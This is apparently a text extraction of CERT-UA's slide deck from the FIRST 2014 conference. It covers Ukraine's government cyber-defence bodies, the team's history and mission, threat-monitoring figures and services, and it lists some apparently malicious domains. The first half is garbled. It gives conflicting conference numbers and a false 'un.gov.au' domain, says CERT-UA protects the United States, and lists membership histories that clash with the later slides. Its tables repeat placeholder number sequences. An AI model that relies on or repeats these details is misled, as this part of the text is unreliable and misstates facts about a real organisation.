

15th annual FIRST conference
June 20-27, 2014 Boston, MA

CERT-UA un.gov.au
United States
Investigation Service



TOP 100 Host

Rank	Host	Count
1	192.168.1.1	100
2	192.168.0.1	95
3	192.168.1.254	90
4	192.168.0.254	85
5	192.168.1.10	80
6	192.168.0.10	75
7	192.168.1.100	70
8	192.168.0.100	65
9	192.168.1.101	60
10	192.168.0.101	55

84 - CAC Communication

Category	Count
1	100
2	95
3	90
4	85
5	80
6	75
7	70
8	65
9	60
10	55



State Center is responsible for:

- Historical System of Co-Mitigation (COMITIGATION) (2012)
- System of Practical Incident Action (2013)
- Computer Emergency Response Team (2014) (CERT-UA)

CERT-UA is recognized:

- 2011 - Site of Excellence
- 2010 - awarded by FIRST
- 2012 - member of ICSARNACT
- 2013 - member of JAMOC
- participation in ISM 2014
- 2014 - member of The Homeland Project - authorized to use CERT

Data can be easily searched and exported (CSV/HTML)

CERT-UA officers can use it to inform corresponding GOV org. thereby stimulating responsible actions to clean-up the network



CAC's Infrastructure

Item	Value
1	100
2	95
3	90
4	85
5	80
6	75
7	70
8	65
9	60
10	55



CERT-UA Mission

In order to protect the critical resources and information of the United States, CERT-UA provides a 24/7/365 threat monitoring and incident response service to the federal, state, and local government agencies.

In order to protect the critical resources and information of the United States, CERT-UA provides a 24/7/365 threat monitoring and incident response service to the federal, state, and local government agencies.



CERT-UA works in tandem: **WASDC, WACDC, FOCV, FOCM**

The majority of challenges we accept are in the list below:

- Botnets
- DDoS attacks
- Cyber espionage campaigns
- Malware
- Unauthorized access (hacking)
- Denial of Service (DDoS)
- Phishing




habyburned.com
privatemyfriend.com
stpermandarinfo.ru
mandarin-info.ru
mandarin-info.com
anonymosusa.com
hubsport.ru
inproductport.ru



Standard threat monitoring system

Category	Count
1	5
2	8
3	11
4	3
5	17
6	4

TOTAL: 53



TO DO LIST

- Transfer information with IDaaS & Service
- Transfer information
- Transfer information
- Transfer information
- Transfer information

CERT-UA provides services:


- 24/7/365 threat monitoring and incident response service
- 24/7/365 threat monitoring and incident response service
- 24/7/365 threat monitoring and incident response service

Key CERT-UA services are getting noticed!

Threat Monitoring System (TMS) is used:

- 100% of the time
- 100% of the time
- 100% of the time

40%



Item	Value
1	100
2	95
3	90
4	85
5	80
6	75
7	70
8	65
9	60
10	55



THANKS A LOT FOR YOUR ATTENTION!

CERT-UA un.gov.au
United States
Investigation Service

26th annual FIRST conference

June, 22-27, 2014

Boston, MA

CERT-UA

cert.gov.ua

Nikolay Koval
koval@cert.gov.ua

There are **THREE** GOV organizations in Ukraine who fight against cyber threats

Security Service of Ukraine (SSU)

LE



State Service of Special Communication and Information protection of Ukraine (SSSCIP)



Ministry of Internal Affairs of Ukraine (MIAU)

LE



Department of Counterintelligence Protection of State's Interests in the Sphere of Information Security

since 2013

State Center of Protection of Information and Telecommunication Systems

since 2007

Department on Combating Cybercrimes

since 2012

State Center is responsible for:



National System of Confidential Communication (**NSCC**)



System of Protected Internet Access (**SPIA**)



Computer Emergency Response Team of Ukraine (CERT-UA)

Team consists of 9 officers. Team members are military men.

CERT-UA in retrospective:

2007 - date of creation

2009 - accredited by **FIRST**

2012 - member of **ITU-IMPACT**

2013 - member of **APWG**

- participated in **DBIR 2014**

2014 - member of **The Honeynet Project**

- authorized to use **CERT**

Accredited two FIRST teams:

CERT.GOV.AZ

CERT-GIB

CERT-UA. Mission

to protect government information resources and information/telecommunication systems from unauthorized access, illegal usage and violations of its confidentiality, integrity and availability;

to provide security of national (**Ukrainian**) segment of the Internet

CERT-UA works in **4** sectors:

UAGOV

UACOM

FGOV

FCOM

The majority of **challenges** we accept are in the list below:

Botnets

DDoS-attacks


Cyber-**espionage** campaigns

Malware


Unauthorized access (+hacking)

Banking **FRAUD**

Phishing




- UAGOV
- UACOM
- FCOM
- FGOV



- DDoS
- Unauthorized access
- Phishing
- Malware
- Fraud
- Botnet
- APT
- Vulnerability
- Information leakage
- SPAM

Statistics of **Information Security Audits** provided
by **CERT-UA** officers
(2007 - 2014)



TOTAL: 53

CERT-UA provides services:

Information Security Audits
(penetration tests)

Cyber threats counteraction



Order of Administration of SSSCIP
№ **112** from 4th July, **2008**



Order of Administration of SSSCIP
№ **94** from 10th June, **2008**

Hey, CERT-UA!
You are getting noticed!

6
years

17th May, 2014

CERT-UA is mentioned
in Law of Ukraine on "**SSSCIP**"
№ **1194-VII**

Paragraph № **39**

*"SSSCIP ensures
the functioning
of CERT-UA..."*

Threat Monitoring System (passive mode)

DB contains info about **IPs of compromised** devices in **UA**
Internet

3,5M IPs

Data origin: **sources** mentioned above

37M reports

Visualization works for UA **GOV** entities

GOV IPs gathering process:

- 3 official inquiries on behalf of Prime-Minister of Ukraine
- **5 months** for answers and data processing

Finally:

Number of:

Quantity

Organizations

1523

IP-addresses

3045

Compromised Orgs


605

Compromised IPs

586

40%
are compromised


What we do





Offensive security

Information security audits
Penetration test
Vulnerability scanning
Google-dorking (*weekly reports*)



Passive threat monitoring & data sharing

Shadowserver
Team Cymru (CAP)
Spamhaus
Arbor ATLAS
Microsoft
SpyEye/ZeuS Trackers
Online services



Incidents' analysis

- Dynamic malware analysis
- Static malware analysis (reverse-engineering)
- Forensic analysis

